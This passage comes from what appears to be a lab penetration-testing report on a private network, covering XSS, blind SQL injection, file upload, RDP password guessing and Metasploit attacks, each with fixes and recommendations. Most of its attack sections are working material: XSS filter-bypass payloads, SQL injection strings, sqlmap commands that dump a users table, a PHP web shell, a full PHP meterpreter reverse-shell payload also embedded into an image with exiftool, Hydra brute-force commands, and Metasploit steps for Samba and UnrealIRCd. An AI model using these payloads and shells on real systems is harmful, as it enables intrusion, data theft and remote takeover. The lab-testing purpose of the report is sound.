


- Step 2: Attempting to bypass script filters:

<scr<script>ipt>alert("hacked")</script>

Screenshot:







*- High-Security Level:*

- Step 1: Using HTML5 draggable attribute to execute the script:

txtname=<a draggable="true" ondragenter="alert(1)" style=display:block>test</a>

Screenshot:





**Blind SQL Injection:**

**- Vulnerability**: Blind SQL Injection

**- System Vulnerable:** DVWA (Damn Vulnerable Web Application) running at 192.168.2.129

**- Vulnerability Explanation:** This vulnerability enables attackers to change SQL queries that the web application runs to get private data from the database on the back end.  
**- Vulnerability Fix:** To stop direct user input from being combined into SQL queries, developers should utilize parameterized queries or stored procedures.

**- Severity:** **High**


**- Proof of Concept Code Here:**

- *Low Security Level:*

- Step 1: Injecting a payload to cause a delay:

1' and sleep(5)#

Screenshot:



- Step 2: Determining the number of columns in the query result:

1' order by 1#

Screenshot:



- Step 3: Determining the length of the database name:

1' and length(database())=1#

Screenshot:




- *Medium and High-Security Levels:*

- Step 1: Injecting a payload to cause a delay using the burp suite:

1 and sleep(5)

Screenshot:




- *Automated Exploitation with SQLmap:*

- Step 1: Running SQLmap to retrieve databases:

sqlmap -u "http://192.168.2.129/dvwa/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=4gje1qipmb20v17efttu9hh7ov" --dbs


Screenshot:

****

- Step 2: Running SQLmap to retrieve tables:

sqlmap -u "http://192.168.2.129/dvwa/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=059d8852c0771f6daa85b960f82d710f" -D dvwa --tables


Screenshot:

****

- Step 3: Running SQLmap to retrieve columns:

sqlmap -u "http://192.168.2.129/dvwa/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=059d8852c0771f6daa85b960f82d710f" -D dvwa -T users --columns


Screenshot:

****

- Step 4: Running SQLmap to dump user data:

sqlmap -u "http://192.168.2.129/dvwa/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=059d8852c0771f6daa85b960f82d710f" -D dvwa -T users --dump

Screenshot:

****

**File Upload Attack:**

**- Vulnerability:** File Upload Attack

**- System Vulnerable:** DVWA (Damn Vulnerable Web Application) running at 192.168.2.129

**- Vulnerability Explanation:** File upload attacks against DVWA are possible, enabling attackers to upload malicious files to the server and perhaps run arbitrary code. Vulnerabilities related to File Upload in DVWA may result in remote code execution, unapproved access to confidential data, and server and web application compromise.

**- Vulnerability Fix:** Strict file upload validation procedures should be included by developers to limit the kinds and amounts of files that may be submitted in order to reduce File Upload vulnerabilities in DVWA. Furthermore, before being executed, uploaded files must to be checked for malware and kept in a safe area with restricted access.

**- Severity:** **High**

**- Proof of Concept Code Here:**   
*- Low Security Level:*

- Step 1: Create a PHP shell file locally:

touch new.php


- Step 2: Edit the PHP shell file:

nano new.php

new.php file:

<?php sytem($\_REQUEST["cmd"]); ?>


Screenshot:



- Step 3: Generate a meterpreter reverse shell payload:

msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.2.128 lport=7777 -f raw > exploit.php

Screenshot:



Exploit.php:

/\*<?php /\*\*/ error\_reporting(0); $ip = '192.168.2.128'; $port = 7777; if (($f = 'stream\_socket\_client') && is\_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s\_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is\_callable($f)) { $s = $f($ip, $port); $s\_type = 'stream'; } if (!$s && ($f = 'socket\_create') && is\_callable($f)) { $s = $f(AF\_INET, SOCK\_STREAM, SOL\_TCP); $res = @socket\_connect($s, $ip, $port); if (!$res) { die(); } $s\_type = 'socket'; } if (!$s\_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s\_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket\_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s\_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket\_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock\_type'] = $s\_type; if (extension\_loaded('suhosin') && ini\_get('suhosin.executor.disable\_eval')) { $suhosin\_bypass=create\_function('', $b); $suhosin\_bypass(); } else { eval($b); } die();

- Step 4: Set up Metasploit handler:

msfconsole

use exploit/multi/handler


set payload php/meterpreter/reverse\_tcp

set lhost 192.168.2.128

set lport 7777

exploit

Screenshot:



- Step 5: Upload the PHP file to the vulnerable server.

*- Medium Security Level:*

- Step 1: Intercept the upload request using Burp Suite.

Screenshot:



- Step 2: Modify the content type of the uploaded file to "image/png".

Screenshot:




*- High Security Level:*

- Use a hex editor tool to prepend the PNG file signature to the .php file.

PNG File Signature: 89 50 4E 47 0D 0A 1A 0A



Screenshot:



- **OR** Embed a shell into a low-resolution image using exiftool.


exiftool -DocumentName='/\*<?php /\*\*/ error\_reporting(0); $ip = "192.168.2.128"; $port = 7777; if (($f = "stream\_socket\_client") && is\_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s\_type = "stream"; } elseif (($f = "fsockopen") && is\_callable($f)) { $s = $f($ip, $port); $s\_type = "stream"; } elseif (($f = "socket\_create") && is\_callable($f)) { $s = $f(AF\_INET, SOCK\_STREAM, SOL\_TCP); $res = @socket\_connect($s, $ip, $port); if (!$res) { die(); } $s\_type = "socket"; } else { die("no socket funcs"); } if (!$s) { die("no socket"); } switch ($s\_type) { case "stream": $len = fread($s, 4); break; case "socket": $len = socket\_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a["len"]; $b = ""; while (strlen($b) < $len) { switch ($s\_type) { case "stream": $b .= fread($s, $len-strlen($b)); break; case "socket": $b .= socket\_read($s, $len-strlen($b)); break; } } $GLOBALS["msgsock"] = $s; $GLOBALS["msgsock\_type"] = $s\_type; eval($b); die(); \_\_halt\_compiler();' exploit.jpeg

Screenshot:

- Step 3: Set the upload page to "file:///../../hackable/uploads/exploit.php.jpeg".

Screenshot:



**4.2.4 Recommendations**

In order to address the vulnerabilities uncovered during the Web Attacks, the following recommendations are suggested:

1. Employ rigorous input validation and output encoding measures to mitigate Cross-Site Scripting attacks, including both DOM-based and stored XSS vulnerabilities.
2. Employ parameterized queries or stored procedures to minimize the risk of SQL injection vulnerabilities and safeguard against unauthorized entry to the backend database.
3. Integrate robust file upload validation procedures to limit the acceptable file kinds and sizes, and guarantee that uploaded files undergo thorough sanitization and execution inside a secure environment.

## 4.3 Attack 3: Password Attacks

**4.3.1 Introduction**

I will exploit the weaknesses in authentication mechanisms to gain unauthorized access to systems or accounts.

**4.3.2 Methodology**

The mechanism used to attack weak passwords on the Remote Desktop Protocol (RDP) service was as follows.

The IP address of the vulnerable Remote Desktop Protocol (RDP) service was identified.

Weak or default passwords for user accounts exposed the RDP service to brute force attacks.

The attacker utilized the Hydra password cracking program to execute a brute force assault on the target machine's RDP server. Hydra was configured to try a list of frequently used passwords against the administrator account.

Hydra accurately guesses the password and gets unauthorized access to the target workstation via RDP.

**4.3.3 Findings**

**- Vulnerability Exploited:** Weak Passwords on Remote Desktop Protocol (RDP)

**- System Vulnerable:** Remote Desktop Protocol (RDP) service on target machine (IP: 192.168.2.1)

**- Vulnerability Explanation**: Attackers can exploit this vulnerability by attempting to guess the passwords of RDP accounts using automated tools or custom scripts.

**- Vulnerability Fix:** administrators should enforce strong password policies and regularly audit user accounts for weak or default passwords. Additionally, implementing account lockout policies can help prevent brute force attacks by locking out user accounts after a certain number of failed login attempts.


**- Severity:** **High**

**- Proof of Concept:**

- I perform a brute force attack against the RDP service using this command:


hydra -L usernames.txt -P passwords.txt rdp://192.168.2.1

- Hydra tries each username with each password from the specified list until successful.



- I successful unauthorized access to the target system via RDP.

xfreerdp /v:192.168.2.1 /u:lara /p:qwerty



**4.3.4 Recommendations**

Enforce the use of strong passwords by imposing limitations on their complexity and changing them often.

by preventing brute force login attempts by shutting off user accounts after a certain number of failed attempts.

Regularly check user accounts for weak or default passwords.

To further strengthen security, multi-factor authentication (MFA) should be added to RDP access.

Track and observe RDP login attempts to look for odd activity.

## 4.4 Attack 4: Metasploit Framework

**4.4.1 Introduction**

Metasploit Framework is a powerful tool used for developing and executing exploit code

vulnerable systems.

**4.4.2 Methodology**

I utilize two vulnerabilities in the Samba and UnrealIRCd servers. These exploits leverage known vulnerabilities to gain unauthorized access to the target systems.

**4.4.3 Findings**

**Vulnerability Exploited: Samba usermap\_script**

**- System Vulnerable:** Samba server running on 192.168.2.129

**- Vulnerability Explanation:** The Samba usermap\_script vulnerability allows remote code execution by exploiting an issue in the handling of user-defined script paths.

**- Exploitation Technique:** Metasploit module `exploit/multi/samba/usermap\_script`

**- Exploit Steps:**

1. Set the target host RHOSTS to 192.168.2.129 and the local host LHOST to 192.168.2.128.

use exploit/multi/samba/usermap\_script



set RHOSTS 192.168.2.129

set LHOST 192.168.2.128

2. Execute the exploit.

exploit

**- Screenshot:**



**- Payload Execution:** Upon successful exploitation, a reverse shell is obtained, providing command execution capabilities on the target system.

**- Result:** Full access to the target system is achieved.

**Vulnerability Exploited: UnrealIRCd 3.2.8.1 Backdoor**

**- System Vulnerable:** UnrealIRCd server running on 192.168.2.129

**- Vulnerability** Explanation: The UnrealIRCd 3.2.8.1 backdoor vulnerability allows remote command execution due to a backdoor inserted into the source code by attackers.

**- Exploitation Technique:** Metasploit module `exploit/unix/irc/unreal\_ircd\_3281\_backdoor`

**- Exploit Steps:**

1. Set the payload to `cmd/unix/reverse` for reverse shell execution.

use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

set payload cmd/unix/reverse

2. Set the target host (`RHOSTS`) to 192.168.2.129 and the local host (`LHOST`) to 192.168.2.128.


set RHOSTS 192.168.2.129

set LHOST 192.168.2.128

3. Execute the exploit.

exploit

**- Screenshot:**



**- Payload Execution:** The exploit provides a reverse shell, granting command execution capabilities on the target system.

**- Result:** Full access to the target system is achieved.

**4.4.4 Recommendations**

It is recommended that security fixes installed ASAP in order to resolve the vulnerabilities that were exploited in the Samba and UnrealIRCd servers.

# 5.0 Additional Items

**5.1 Conclusion**

In conclusion, the Network Penetration Testing Assessment discovered major vulnerabilities across several attack vectors, including Buffer Overflow, Web Attacks, Password Attacks, and Metasploit Exploitation. The evaluation underlined the significance of proactive security measures to limit the risk of exploitation and unauthorized access to critical systems and data. By fixing the discovered vulnerabilities and following the suggested security measures, companies may boost their cybersecurity posture and decrease the potential im-pact of hostile attacks.

**5.2 Lessons Learned**

From this penetration testing evaluation, many major insights may be gleaned:

- The relevance of undertaking frequent security assessments to discover and address vulnera-bilities before they are exploited by bad actors.

- The vital need of employing safe coding techniques and effective security measures to minimize typical attack vectors, such as buffer overflows, SQL injection, and Cross-Site Script-ing (XSS).

- The usefulness of thorough security awareness training enables workers to spot and report suspicious activity, including as phishing attempts and social engineering strategies.

- The requirement for continual monitoring and incident response capabilities to identify and react to security issues in a timely way, limiting the possible effect on company operations and data integrity.

**5.3 Future Recommendations**

To further increase the organization's cybersecurity posture, the following measures are proposed:

- Implement a systematic vulnerability management program to frequently scan and analyze the secu-rity posture of network infrastructure, applications, and systems.

- Conduct frequent penetration testing operations to proactively identify and resolve possible secu-rity issues before they are exploited by attackers.

- Invest in staff training and awareness initiatives to foster a culture of cybersecurity knowledge and vigilance across the firm.

- Stay updated on new cybersecurity risks and vulnerabilities related to the organi-zation's industrial sector and technical environment.

- Continuously monitor and update security controls, policies, and processes to react to evolv-ing cybersecurity risks and regulatory requirements

**5.4 References**

**1. Open Web Application Security Project (OWASP).** OWASP Top Ten. <https://owasp.org/top10/>

**2. National Institute of Standards and Technology (NIST).** NIST Special Publication 800-53: Security and Privacy Controls for Information Systems and Organizations. <https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final>

**3. SANS Institute**. SANS Critical Security Controls. <https://www.sans.org/critical-security-controls/>

**4. National Vulnerability Database (NVD).** <https://nvd.nist.gov/>

**5. Metasploit Framework.** Rapid7. <https://www.metasploit.com/>

**6. Hydra.** GitHub Repository. <https://github.com/vanhauser-thc/thc-hydra>

**7. Nmap.** <https://nmap.org/>

**8. Netdiscover.** <https://github.com/netdiscover/netdiscover>

**9. DVWA** (Damn Vulnerable Web Application). GitHub Repository. <https://github.com/digininja/DVWA>

**10. Ektron Content Management System.** Ektron CMS. <https://www.ektron.com>

**11. Microsoft Security.** Best practices for Remote Desktop Protocol (RDP) security. <https://docs.microsoft.com/en-us/windows-server/remote/remote-desktop-services/rds-security-best-practices>

**12. Ektron CMS Documentation.** <https://documentation.alphagov.co.uk/documentation/penetration-testing/tools/ektron.htm>

**13. Offensive Security.** Penetration Testing with Kali Linux (PWK). <https://www.offensive-security.com/pwk-oscp/>

**14. Common Vulnerabilities and Exposures (CVE).** <https://cve.mitre.org/>

**15. European Union Agency for Cybersecurity (ENISA).** Threat Landscape Report. <https://www.enisa.europa.eu/publications/threat-landscape-report>

**16. CERT Division, Software Engineering Institute, Carnegie Mellon University.** Vulnerability Notes Database. <https://www.kb.cert.org/vuls/>

**17. Information Systems Security Association (ISSA).** Best Practices for Penetration Testing. <https://www.issa.org/resources/penetration-testing-best-practices/>

**18. National Cyber Security Centre (NCSC).** Penetration Testing Framework. <https://www.ncsc.gov.uk/guidance/penetration-testing-framework>

**19. Gibson, S.** Security Now! Podcast. <https://www.grc.com/securitynow.htm>

**20. Github. Buffer Over Flow(Vulnserver.exe).** <https://github.com/SkyBulk/exploit-development/blob/master/codes/vulnserver.md>